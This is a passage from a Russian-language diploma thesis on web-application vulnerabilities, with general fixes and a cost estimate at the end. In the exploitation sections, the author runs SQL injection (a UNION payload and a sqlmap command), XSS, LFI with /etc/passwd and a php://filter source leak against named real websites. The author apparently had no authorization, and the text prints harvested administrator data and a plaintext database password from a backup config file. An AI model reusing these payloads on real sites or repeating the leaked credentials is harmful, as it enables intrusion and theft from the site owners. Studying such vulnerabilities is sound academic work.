

Рисунок 3.20 – Поля таблицы

Из рисунка 3.20. мы можем увидеть поля с критичной информацией. Теперь формируем пейлоад:

http://www.miqpm.com/new/English/News.php?ID=1+and%201=0+union+select+1,concat(Admin_Name,0x3a,Admin_Password),3,4,5+from+administrators+ – – + , с помощью этого запроса мы получим из таблицы administrators логины и пароли. Результат работы показан на рисунке 3.21.



Рисунок 3.21 – Логины и пароли

Можем сделать вывод, что экранирование кавычки, не всегда предотвращает инъекцию. В результате проведения инъекции был получен доступ к критической информации это логины и пароли.

3.2 Эксплуатация Blind SQL-инъекции

Обнаружение Blind SQL-инъекции является нетривиальной задачей на сегодняшний момент и не возможно без автоматизированных специализированных средств. Выявление данной уязвимости является сложной задачей. Существует множество векторов техник атак и каждая по – своему уникальна. Проведем этапы сбора информации и соберем ссылки.

Исследуемый сайт: http://libr.aues.kz/.

Как делалось ранее также необходимо выявить стек технологий разработки. Сбор ссылок проведем из браузера, выполнив команду:

urls = $$('a'); for (url in urls) console.log (urls[url].href);

Данная команда выполняется в консоли браузера, выполнение команды представлено на рисунке 3.22.



Рисунок 3.22 – Сбор ссылок

В ходе сбора информации мое внимание привлекла ссылка http://libr.aues.kz/main/content/content.php?id=4, при проведении ручного тестирования сайт вел себя неоднозначно, для дальнейшего тестирования будет использоваться автоматизированный инструмент sqlmap. На сегодняшний день sqlmap является универсальным инструментом, который направлен на выявление sql – инъекций и их эксплуатацию. Для запуска тестирования необходимо выполнить команду:

python sqlmap.py – u http://libr.aues.kz/main/content/content.php?id=4 – – dbs – – batch – – random – agent – – risk=3

После запуска программы начнется процесс тестирования, запуск программы показан на рисунке 3.23.



Рисунок 3.23 – Запуск процесса тестирования

В ходе тестирования было выявлено два вектора атаки, вектора атаки показаны на рисунке 3.24.



Рисунок 3.24 – Вектора атаки

Для подтверждения инъекции получим информацию о базах, таблице и пользователе от имени которого запущена база. Список баз данных которые работают на сайт показан на рисунке 3.25.



Рисунок 3.25 – Список баз данных

Меня заинтересовала база данных aues_rep, получим информацию о таблицах в этой базе данных, таблицы БД показаны на рисунке 3.26.



Рисунок 3.26 – Список таблиц

Также с помощью интерактивного шелла получим имя пользователя, процесс получения имени пользователя показан на рисунке 3.27.



Рисунок 3.27 – Имя пользователя БД

Про эксплуатировав sql – инъекцию мы получили информацию из базы данных.

3.3 Эксплуатация XSS

XSS-инъекция является очень распространённой уязвимостью, уязвимость свойственна всем сайтам которые используют JavaScript, на данный момент времени около 90% сайтов во всем мире используют этот язык для обработки данных и действий пользователя на стороне клиента. Уязвимость возникает из-за недостаточной фильтрации вводимых данных пользователем, вследствие этого злоумышленникам удается внедрить зловредный JavaScript код в исходную страницу сайта, и выполнить какие либо действия.

Исследуемый сайт: http://libr.aues.kz/ .Главная страница сайта показана ниже на рисунке 3.28.



Рисунок 3.28 – Главная страница сайта

В предыдущем пункте была собрана вся необходимая информация по данному сайту. Теперь необходимо произвести фазинг параметров и выявить уязвимость.

Эксплуатация показана ниже на рисунке 3.29.

Полезной нагрузкой является окно вывода информации bSfTCM%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3EPwvJeZ .



Рисунок 3.29 – Вывод информации

С развитием веб-ресурсов, появляется более новые технологии, которые облегчают разработку веб-сайтов, но приносят большие проблемы в их безопасность. Современная эксплуатация уязвимости очень разносторонняя, она позволяет совершать разнообразные действия. Например, кража сессии, определение местоположения пользователя, запись аудио и видеоинформации.

3.4 Эксплуатация LFI

LFI-инъекция, является опасной уязвимостью, данную уязвимость можно встретить на сайтах которые реализованы с помощью языка программирования PHP.Суть уязвимости заключается в том, что пользователь может читать или подключать локальные файлы на сервере веб-приложения. Таким образом, можно раскрыть конфиденциальную информацию, например это может быть логин и пароль от административной панели сайта или базы данных. Примеры эксплуатаций данной уязвимости будут показаны ниже.

Самый простой способ проверить уязвимость это попробовать подключить файл /etc/passwd. Пример такой уязвимости показан ниже на рисунке 3.30.

Рисунок 3.30 – Вывод файла /etc/passwd

Также недостаточно подключить необходимую страницу, но еще необходимо получить исходный код страницы. Для этого необходимо использовать php обертку php://filter/convert.base64 – encode/resource которая закодирует страницу в base64 и выведет код. После этого будет необходимо просто раскодировать исходную страницу и получим исходный код. Пример такой эксплуатации показан на рисунках 3.31.

Рисунок 3.31 – Эксплуатация LFI

Полученный код раскодируем, чтобы получить исходный код. Это можно сделать в специальных сервисах. Процесс раскодирования показан на рисунке 3.32.



Рисунок 3.32 – Процесс раскодирования

После процесса раскодирования получаем исходный код страницы. Исходный код страницы показан на рисунке 3.33.

```
<?php
//la scritura su file txt delle visite è inserita nel footer, qui in cima mi dava errore

//verifico se ho effettuato una selezione di luogo
//se non è segnata nessuna variabile setto io Genova
if (!isset ($_POST['selezione']))
	{
	$posto = "Genova";
	//verifico se esiste un cookie settato
	//altrimenti lo setto
	if(!isset($_COOKIE['luogo']))
		{
		@setcookie ("luogo", $posto);
		}
```

Рисунок 3.33 – Исходный код страницы

Также есть вариант эксплуатации когда необходимо обойти каталог, для того чтобы подключитесь необходимый файл, пример эксплуатации показан на рисунке 3.34.



Рисунок 3.34 – Обход каталога и эксплуатация

3.5 Другие уязвимости

Существует множество других уязвимостей, которые не были описаны выше в других пунктах, они не менее опасны и могут привести компрометации системы и краже конфиденциальной информации, например SSTI, CSRF, CRLF, SSRF и другие. Но современный мир меняется, и уязвимости приобретают другой характер и направление. Все чаще появляются уязвимости в логике программы, которые помогают обойти средства защиты, аутентификации и авторизации. Уязвимостью можно

назвать все то, что нарушает три кита информационной безопасности, это конфиденциальность, целостность, доступность. И пример такой уязвимостью продемонстрирован ниже, когда администратор веб-сайта создал бэкап файлы конфигураций приложения, где в открытом виде были логин и пароль. Конфигурационные файлы приложений продемонстрированы на рисунках ниже 3.35,3.36.

```
<?php
                $host = 'localhost';
        $user = 'admin_root';
        $pass = 'ov3010pgG2';
                $dbname = 'admin_appslack_com';
```

Рисунок 3.35 – Бэкап файл

Таким образом, подключившись к БД можно получить необходимую информацию.

```
define('WP_ALLOW_MULTISITE', true);
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'WPCACHEHOME', '/var/www/html/kaebisch/wp-content/plugins/wp-super-cache/' ); //Added by WP-Cache Manager
//define('WP_CACHE', true); //Added by WP-Cache Manager
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'wordpress');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Рисунок 3.36 – Бэкап файл

Можно сделать вывод, что не взламывая приложения, появляется возможность компрометации, найдя бэкап файлы проекта в которых имеется логины и пароли для доступа.

3.6 Общие рекомендации по устранению уязвимостей.

В предыдущих пунктах были разобраны разные уязвимости, которые присутствуют в веб–приложениях на сегодняшний день. Многие из них являются критическими. Большинства уязвимостей имеют одну природу возникновения.

Изучив большинства уязвимостей можно дать общие рекомендации по устранению:

1)Необходимо производить фильтровать и валидировать данные, которые вводятся пользователем. Так как большинство атак, происходят через пользовательский ввод, это XSS, SQLi, LFI, RFI, RCE и тд.

2)Необходимо производить экранирование специальных символов, таких как кавычка, апостроф, знаки перевода строки, перевод каретки и тд. В большинстве случаев спецсимволы используются в атаках.

3)Необходимо придерживаться лучших практик при разработке веб-приложений для технологий программирования, которые используются в проекте.

4)Модель разработки приложения должна на каждом этапе разработки обеспечивать должный уровень проверки на безопасность продукта.

5)Разработчики веб–приложений, должны иметь должный уровень знаний в ИБ и в безопасной разработке кода.

6)Необходимо использовать средства защиты для веб-приложений (WAF).

7) Администраторы сайтов должны обеспечить должный уровень конфигурации веб–сервера.

4 Технико-экономическое обоснование

Цель данного дипломного проекта заключается в исследовании веб-уязвимостей сайтов. Исследование веб-уязвимостей позволит изучить и выявить причины возникновение разнообразных уязвимостей.

В исследовании будет участвовать группа специалистов, которая включает в себя: технический руководитель, исследователь (пентестер) . В обязанности технического руководителя входит соблюдение и разработка рабочих графиков, их контроль и оптимизация. В обязанности исследователя входит разработка технического обоснования, исследование веб-приложений на уязвимости и их эксплуатация, классификация. Основная работа ложится на плечи исследователя, технический руководитель занимается организационными вопросами [9].

Технико-экономическое обоснование содержит следующие пункты:

– определение трудоемкости исследовательской работы;
– расчет затрат на исследовательскую работу;
– определение возможной ценности исследовательской работы;
– оценка результатов исследовательской работы.

4.1 Определение трудоемкости исследовательской работы

Для того, чтобы определить трудоемкость исследовательской работы, необходимо произвести деление всей задачи на более простые этапы. Модель распределения трудоемкости исследовательской работы и стадии исследования представлены в таблице 4.1.

Таблица 4.1 – Этапы исследовательской работы и трудоемкости

Этапы разработки ПО	Вид работы	Трудоемкость, чел. час.
Этап 1	Постановка задач	20
Этап 2	Разработка и утверждение ТЗ на исследовательскую работу	30
Этап 3	Поиск и изучение подобных исследований	30
Этап 4	Поиск и изучение сопутствующей литературы	25
Этап 5	Составление аналитических графиков исследования	20
Этап 6	Реализация проекта	50
Этап 7	Проверка и классификация уязвимостей	20
Этап 8	Организация отчета и результатов работы	40

Продолжение таблицы 4.1

Этап 9	Подведение итогов по исследовательской работе	15
Итого: трудоемкость выполнения проекта		250

Продолжительность рабочего дня равна 8 часам. В результате для реализации исследовательской работы необходимо 32 рабочих дня.

4.2 Расчет затрат на исследовательскую работу

Определение затрат необходимых на исследовательскую работу производится на основе имеющейся сметы, которая включает следующие элементы:

– материальные затраты;
– затраты на оплату труда;
– социальный налог;
– амортизация основных фондов;
– прочие затраты.

Материальные затраты делятся на основные и вспомогательные затраты на материалы, энергию и другие затраты необходимые для исследования. Расчет материальных затрат, предоставлен в таблице 4.2.

Таблица 4.2 – Затраты на материальные ресурсы

Наименование материала	Марка	Ед. измерения	Количество	Цена за ед. в тенге	Сумма в тенге
Бумага для офиса	Xerox	Упаковка	3	1 000	3 000
Тетрадь (96 листов)	Маяк Канц	Штук	2	190	380
Блокнот	КТС – ПРО	Штук	2	400	800
Ручки	Jotter	Штук	2	90	180
Компьютерная мышь	TECH	Штук	1	3 000	3 000
Итого:					7 360

Для исследовательской работы будет использоваться ноутбук HP ProBook G430 – g1, мощности ноутбука достаточно для выполнению поставленных задач. Так как ноутбук содержит установленную операционную систему Fedora 29 x64 и программное обеспечение необходимое для разработки ПО, нет нужды производить дополнительные затраты на новую ОС и ПО.

Общую сумму, необходимую на материальные средства ($З_м$) можно рассчитать по следующей формуле:

$$З_м = \sum P_i * Ц_i, \quad (4.1)$$

где P_i – расход i – го вида материального ресурса, натуральные единицы;

$Ц_i$ – цена за единицу i – го вида материального ресурса, тг;

i – вид материального ресурса;

n – количество видов материальных ресурсов.

Расчет затрат на необходимое оборудование и программное обеспечение, приведен в таблице 4.3.

Таблица 4.3 – Расчет затрат на оборудование и ПО, необходимое для проекта

Наименование материала	Марка	Ед. измерения	Количество	Цена за ед. в тенге	Сумма в тенге
Ноутбук	HP ProBook G430 – g1	Штук	1	250 000	250 000
Принтер	Samsung ML – 1660	Штук	1	22 500	22 500
Модем	Huawei B593	Штук	1	27 000	27 000
ОС	Fedora 29	Штук	1	–	–
Итого:					299 500

Зм = 7 360 + 299 500= 306 860 (тг)

Для исследовательской работы необходимы материалы на сумму 306 860 тенге.

4.3 Расчет затрат на электроэнергию

Так как при исследовании не обойтись без потребления электроэнергии, необходимо произвести расчет затрат на электроэнергию.

Согласно таблице 4.1 на исследовательскую работу затрачено порядка 250 часов, теперь необходимо рассчитать стоимость электроэнергии, которая будет потрачена в течении 190 часов. Для принтера расчет будет проводиться для периода в 24 часа, так как нет необходимости постоянно использовать принтер.

$$Э = З_{эл.эн.обор.} + З_{доп.нужды.}, \quad (4.2)$$

где $З_{эл.эн.обор.}$ – затраты на электроэнергию оборудования;

$З_{доп.нужды.}$ – затраты электроэнергии на дополнительные нужды.

Расчет электроэнергии, которая необходима для оборудования определяется по следующей формуле:

$$З_{эл.эн.обор.} = \sum W * К_{исц} * S * T, \quad (4.3)$$

где W – потребляемая мощность, Вт;

$К_{исц}$ – коэффициент использования ($К_{исц}$ = 0,7 – 0,9);

Т – время работы;

S – тариф (1кВт/ч = 19,08 тг).

Итоги по расчетам стоимости затраченной электроэнергии представлены в таблице 4.4.

Таблица 4.4 – Затраты на электроэнергию

Наименование приборов	Паспортная мощность, кВт	Коэффициент мощности	Время работы оборудования, ч	Цена ЭЭ тг/кВтч	Сумма, тг.
Ноутбук	0,6	0,7	250	19,08	2003,4
Модем	0,08	0,9	250	19,08	343,44
Принтер	0,5	0,9	24	19,08	206,1
Кондиционер	0,8	0,9	250	19,08	3434,4
Освещение	0,3	0,7	250	19,08	1001,7
Итого:					6 989,1

$$З_{эл.эн.обор.} = 6989{,}1 \text{ (тенге)}$$

На дополнительные потребности расходы подсчитываются на основе повышенного показателя в объеме 5% от расходов на электроэнергию:

$$З_{доп.нужды} = 5\% * З_{эл.эн.обор.}, \quad (4.4)$$

Определим затраты на дополнительные потребности согласно формуле (4.4):

$$З_{доп.нужды} = 0.05 * 6989{,}1 = 349{,}45 \text{ (тенге)}$$

Исходя из всех расчетов, полные расходы на электроэнергию составляют:

$$Э = 349{,}45 + 6989{,}1 = 7\,338{,}55 \text{ (тенге)}$$

4.4 Расчет затрат на оплату труда

Для исследовательской работы, как указывалось ранее, необходимо два работника:

– руководитель проекта управление рабочим временем, корректировка рабочих процессов, координация, изучение предметной области;

– исследователь исследование веб–приложений на уязвимости и их эксплуатация, классификация.

Сумму расходов на оплату труда можно рассчитать по следующей формуле:

$$З_{тр}=\sum ЧС_i * T_i \quad (4.5)$$

где $ЧС_i$ – часовая ставка i – го работника, тг;

T_i – трудоемкость разработки модели, чел.×ч; i – категория работника;

n – количество работников, занятых разработкой ПП.

Во время реализации проекта рабочее время участников не равномерно, поэтому имеет смысл установить часовую ставку каждого работника и общий объем заработной платы.

Часовую ставку сотрудника можно рассчитать по следующей формуле:

$$ЧС_i = \frac{ЗП_i}{ФРВ_i} \quad (4.6)$$

где $ЗП_i$ – месячная заработная плата i – го работника, тг;

$ФРВ_i$ – месячный фонд рабочего времени i – го работника, час.

